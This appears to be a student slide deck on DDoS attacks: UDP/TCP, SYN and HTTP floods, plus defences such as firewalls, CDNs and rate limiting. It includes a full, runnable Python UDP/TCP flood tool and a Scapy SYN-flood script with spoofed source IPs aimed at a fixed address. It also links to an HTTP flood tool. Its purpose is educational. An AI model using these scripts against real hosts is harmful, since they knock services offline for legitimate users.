DDOS Attacks

By: Jackson Kueny, Matthew Wheeler, Carson Whitfield

What are DDOS attacks?

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a target server, service or network by overwhelming the target or its surrounding infrastructure with a flood of internet traffic.

How do DDOS Attacks work?


The attack originates from multiple devices, often part of a botnet (a network of compromised computers controlled by an attacker). The goal is to prevent Legitimate users are unable to access the targeted resource due to overloading of its capacity (e.g., bandwidth, memory, processing power). There are many ways that you can achieve these attacks here are three.

Volume-Based Attacks


UDP floods:

The attack works by flooding a specified host or IP address with a large number of UDP or TCP packets. In the example code on the next slide the UDP (run))sends random data to the target using UDP packets, And the TCP mode (run2) Establishes TCP connection and send data.


Example code for UPD



```python
import signal
import time
import socket
import random
import threading
import sys
import os
from os import system, name

print("\033[1;34;40m \n")
os.system("figlet DDOS ATTACK -f slant")
print("\033[1;33;40m If you have any issue post a thread on https://github.com/XaviFortes/Python-UDP-Flood/issues\n")

print("\033[1;32;40m ==> Code by Karasu <==  \n")
test = input()
if test == "n":
        exit(0)
ip = str(input(" Host/Ip:"))
port = int(input(" Port:"))
choice = str(input(" UDP(y/n):"))
times = int(input(" Packets per one connection:"))
threads = int(input(" Threads:"))
def run():
        data = random._urandom(1024)
        i = random.choice(("[*]","[!]","[#]"))
        while True:
                try:
                        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #UDP = SOCK_DGRAM
                        addr = (str(ip),int(port))
                        for x in range(times):
                                s.sendto(data,addr)
                        print(i +"UDP Sent!!!")
                except:
                        s.close()
                        print("[!] Error!!!")
```



```python
def run2():
        data = random._urandom(16)
        i = random.choice(("[*]","[!]","[#]"))
        while True:
                try:
                        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #TCP = SOCK_STREAM
                        s.connect((ip,port))
                        s.send(data)
                        for x in range(times):
                                s.send(data)
                        print(i +"TCP Sent!!!")
                except:
                        s.close()
                        print("[*] Error")

for y in range(threads):
        if choice == 'y':
                th = threading.Thread(target = run)
                th.start()
        else:
                th = threading.Thread(target = run2)
                th.start()

def new():
        for y in range(threads):
                if choice == 'y':
                        th = threading.Thread(target = run)
                        th.start()
                else:
                        th = threading.Thread(target = run2)
                        th.start()

def whereuwere():
    print("Aww man, I'm so sorry, but I can't remember if u were in TCP or UDP")
    print("Put 1 for UDP and 2 for TCP")
    whereman = str(input(" 1 or 2 >:("))
    if whereman == '1':
        run()
    else:
        run2()
```




```python
def clear():
    if name == 'nt':
        _ = system('cls')
    else:
        _ = system('clear')

def byebye():
        clear()
        os.system("figlet Youre Leaving Sir -f slant")
        sys.exit(130)

def exit_gracefully(signum, frame):
    # restore the original signal handler
    signal.signal(signal.SIGINT, original_sigint)

    try:
        exitc = str(input(" You wanna exit bby <3 ?:"))
        if exitc == 'y':


            byebye()

    except KeyboardInterrupt:
        print("Ok ok")
        byebye()

    # restore the gracefully exit handler
    signal.signal(signal.SIGINT, exit_gracefully)

if __name__ == '__main__':
    # store SIGINT handler
    original_sigint = signal.getsignal(signal.SIGINT)
    signal.signal(signal.SIGINT, exit_gracefully)
```

Protocol Attacks:

SYN flood attacks:

A SYN flood attack is a type of **Denial of Service (DoS)** attack in which an attacker exploits the TCP handshake process to overwhelm a target system to prevent legitimate users from using it. In the example code on the next slide uses Scapy library to send SYN flood packets as part of a simulated DoS (Denial of Service) attack. The script generates random source IP addresses, source ports, and sequence numbers for each packet to overwhelm there target.

Example code for SYN Flood Attacks



```python
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

VM_IP = "153.90.6.209"
WebPagePort = // Need to choose which port

ip  = IP(dst=VM_IP)
tcp = TCP(dport=WebPagePort, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

Application Layer Attacks

Target specific applications or services with seemingly legitimate requests. An example is HTTP flood attack that targets a web server by overwhelming it with a large number of HTTP requests. The goal of this attack is to consume the server's resources (e.g., bandwidth, CPU, memory) and make it unavailable to legitimate users. It mimics normal user behavior, making it harder to detect compared to other forms of DDoS attacks. The example on the next slide sends numerous requests to a targeted URL. It generates randomized user agents, headers, and query parameters to vary the requests and supports GET and POST methods.

Example of HTTP flood attack


https://github.com/sweety519/HTTP-Flood-Master/blob/main/httpflood.go

How are DDOS Attacks Prevented?

Preventing Distributed Denial of Service (DDOS) attacks requires a combination of technical strategies, monitoring tools, and good practices. Here are some popular methods.


Web Application Firewall (WAF)

Web Application Firewall (WAF) - A Web Application Firewall is a security tool that monitors and filters HTTP traffic to and from a web application




Content Delivery Network (CDN)

Content Delivery Network (CDN) - Distribute your website content across multiple servers worldwide using a CDN.



Implement IP Whitelisting/Blacklisting

Implement IP Whitelisting/Blacklisting - Whitelist trusted IPs to allow access to website and Blacklist known malicious IPs to prevent them from accessing your website.


Remote user
Remote user
Remote user
Dynamic, IP for each user
Gateway
Device
with the NordLayer app installed
Fixed / one IP
IP whitelisting option inside PaaS Web app
App
(Salesforce, Jira, etc.)

Regular Security Updates

Regular Security Updates - Keep all software, plugins, and platforms updated to prevent exploitation of known vulnerabilities that attackers might use.

Monitor and Alert Systems


Monitor and Alert Systems - Set up alerts to quickly respond to potential threats

We simulated a SYN Flood Attack


For our demo, it simulates how a SYN attack overwhelms a network or system by sending an excessive number of packets in a short period. The simulation was created in javascript. When the GET request to /packet_count is received, a message "Packet count request received" is logged.

We Used Rate Limiting

Rate Limiting: Limits the number of requests a user or IP address can make in a given timeframe. To do this method, we used express-rate-limit, which is a middleware used in Node.js that has an Express framework to protect your application from excessive requests. It limits the number of requests a client can make in a given timeframe, which helps mitigate brute-force attacks, DDoS attacks, or resource overloading.



```
const express = require('express');
const rateLimit = require('express-rate-limit');
const path = require('path');

const app = express();
const port = 3000;  // You can change this to any available port

// Default rate limit settings (30 requests per minute for demonstration)
let limiter = rateLimit({
    windowMs: 10 * 1000,  // 10 seconds window for demonstration
    max: 30,  // limit each IP to 30 requests per window
    message: 'Too many requests, please try again later.'
});
```



```
// Apply rate limiting if enabled
app.use((req, res, next) => {
    if (rateLimitingEnabled) {
        limiter(req, res, (err) => {
            if (err) {
                rejectedRequests++;  // Increment the rejected request count
                console.log(`Rejected request count: ${rejectedRequests}`);  // Optionally log the count
                res.json({ count:  rejectedRequests, rejected: true });  // Send rejection flag in the response
            } else {
                next();  // Proceed to the next middleware or route
            }
        });
    } else {
        next();  // Skip the rate limiter if it's disabled
    }
});
```

Demo

Sources

Web Application Firewall (WAF) - https://www.a10networks.com/glossary/what-is-a-web-application-firewall-waf/

Content Delivery Network (CDN) - https://cloudkul.com/blog/what-is-content-delivery-network/

Implement IP Whitelisting/Blacklisting - https://nordlayer.com/blog/ip-whitelisting-for-cloud-security/

Regular Security Updates - https://www.linkedin.com/pulse/5-reasons-you-should-always-say-yes-software-update-michael-d-moore

Monitor and Alert Systems - https://www.pcmag.com/picks/the-best-website-monitoring-services